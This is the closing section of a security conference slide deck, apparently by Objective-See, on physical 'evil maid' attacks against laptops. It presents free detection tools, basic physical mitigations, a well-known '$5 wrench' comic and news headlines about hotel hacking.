
**download:**  
**objective-see.com**

# Free Security Tools

## oversight (webcam/mic)



**OverSight:**  
monitors for webcam & mic usage



download:  
[objective-see.com](http://objective-see.com)

# Free Security Tools do not disturb (evil maid)



#RSAC

Welcome to  
**DoNotDisturb**

'Do Not Disturb' attempts to detect 'evil maid' attacks, alerting you if somebody tampers with your laptop!


 [next](#)

DoNotDisturb (v. 1.0.0)

general action link update


**execute action** path  
Perform an action (script, binary, etc).

**monitor**  
Track new processes, usb insertions, etc.  
...this will automatically terminate (after)



download:  
[objective-see.com](http://objective-see.com)

# Physical Attacks ...physical mitigations



**"cover up your webcam"  
- (former) FBI director**

# Physical Attacks other 'best practice' mitigations



#RSAC



don't trust the safe



set a boot/firmware password



authenticate  
via biometrics



keep your  
devices near by



still, may not thwart a sophisticated attacker...

# Always Remember . . .



#RSAC

## A CRYPTO NERD'S IMAGINATION:

HIS LAPTOP'S ENCRYPTED.  
LET'S BUILD A MILLION-DOLLAR  
CLUSTER TO CRACK IT.

NO GOOD! IT'S  
4096-BIT RSA!

BLAST! OUR  
EVIL PLAN  
IS FOILED!



## WHAT WOULD ACTUALLY HAPPEN:

HIS LAPTOP'S ENCRYPTED.  
DRUG HIM AND HIT HIM WITH  
THIS \$5 WRENCH UNTIL  
HE TELLS US THE PASSWORD.


GOT IT.



what's could happen anyways . . .

# CONCLUSION

## wrapping this up




# This is really happening! ...not just in the movies



KIM ZETTER SECURITY 11.10.14 11:06 AM

## DARKHOTEL: A SOPHISTICATED NEW HACKING ATTACK TARGETS HIGH-PROFILE HOTEL GUESTS



## Russian Hackers Are Targeting Hotels Across Europe, Researchers Say

The hackers used booby-trapped Word documents and a leaked NSA hacking tool to get a foothold into the networks to then attack guests.

WIRED

### THE HOTEL ROOM HACKER

A global vulnerability in hotel keycard locks was a security disaster—and the opportunity

The illustration depicts a person wearing a fedora hat and a trench coat, looking intently at a digital screen. The screen displays a grid of binary code (0s and 1s) and several icons representing hotel rooms. The overall theme is cybersecurity and hacking.


# Take Aways



learned about:



gathering intel



gaining access



persistent capabilities



take aways:



hackers likely 'win'



(free!) mitigations  
can help



Objective-See



# Contact Us



@patrickwardle



@hexlogic

# Credits



images

- [iconexperience.com](http://iconexperience.com)
- [wirdou.com/2012/02/04/is-that-bad-doctor](http://wirdou.com/2012/02/04/is-that-bad-doctor)
- <http://pre04.deviantart.net/2aa3/th/pre/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg>



resources

- <http://newosxbook.com/>